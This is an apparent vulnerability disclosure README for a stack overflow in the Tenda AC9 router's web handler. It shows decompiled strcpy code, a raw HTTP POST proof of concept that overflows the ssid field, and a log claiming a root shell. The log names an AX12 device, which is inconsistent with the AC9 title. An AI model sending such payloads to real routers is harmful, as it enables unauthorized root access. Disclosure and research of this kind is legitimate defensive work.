iot-firmeware Add files via upload ... on Mar 31 History

..

img	8 months ago
README.md	8 months ago

README.md

Tenda AC9 router has a stack overflow vulnerability

Firmware address

Tenda official website：https://www.tenda.com.cn/default.html

About Tenda：https://www.tenda.com.cn/profile/contact.html

Firmware Download：https://www.tenda.com.cn/download/

Impact version

The latest version is shown in the figure

Vulnerability details

```
13  sub_16B4C("GetWanNum", formGetWanNum);
14  sub_FA80("aspGetWanNum", aspGetWanNum);
15  sub_16B4C("getPortStatus", formGetPortStatus);
16  sub_16B4C("GetSystemStatus", formGetSystemStatus);
17  sub_16B4C("GetRouterStatus", formGetRouterStatus);
18  sub_FA80("aspGetCharset", aspGetCharset);
19  sub_16B4C("WizardHandle", fromWizardHandle);
20  sub_16B4C("fast_setting_get", form_fast_setting_get);
21  sub_16B4C("fast_setting_pppoe_get", form_fast_setting_pppoe_get);
22  sub_16B4C("fast_setting_wifi_set", form_fast_setting_wifi_set);
23  sub_16B4C("fast_setting_pppoe_set", form_fast_setting_pppoe_set);
24  sub_16B4C("getWanConnectStatus", formGetWanConnectStatus);
25  sub_16B4C("getProduct", GetProduct);
26  sub_16B4C("fast_setting_internet_set", form_fast_setting_internet_set);
27  sub_16B4C("usb_get", form_usb_get);
28  v0 = sub_16B4C("SysToolpassword", SysToolpassword);
29  sub_A2CC0(v0);
30  sub_16B4C("notNowUpgrade", formNotNowUpgrade);
```

```
68  v20 = 0;
69  src = (char *)webgetvar(v3, "ssid", &unk_C4C94);
70  if ( *src )
71  {
72    strcpy(&s, src);
73    strcpy(&dest, src);
74    v40 = (_BYTE *)webgetvar(v3, "wrlPassword", &unk_C4C94);
75    SetValue("wl2g.ssid0.ssid", &s);
76    sub_6169C(&dest, &v32);
77    SetValue("wl5g.ssid0.ssid", &v32);
```

The program passes the content obtained by SSID parameter to SRC, and then copies SRC into S's stack through strcpy function. There is no size check, so there is a stack overflow vulnerability.

Vulnerability recurrence and POC


To reproduce the vulnerability, follow these steps：

1.Use fat to simulate firmware V15 03.2.21_ cn

2.Attack with the following POC attacks


```
POST /goform/fast_setting_wifi_set HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1131
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/parental_control.html?random=0.16095210121969683&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcetv1qw

ssid=9c%3Afc%3Ae8%3A1a%3A33%3A80aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaa
```



The picture shows the effect of POC attack

Finally, you can write exp, which can achieve a very stable effect of getting the root shell


iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12>
root@AX12:/# ls
bin files opt rom sys var
dev lib overlay root tmp www
etc mnt proc sbin usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/#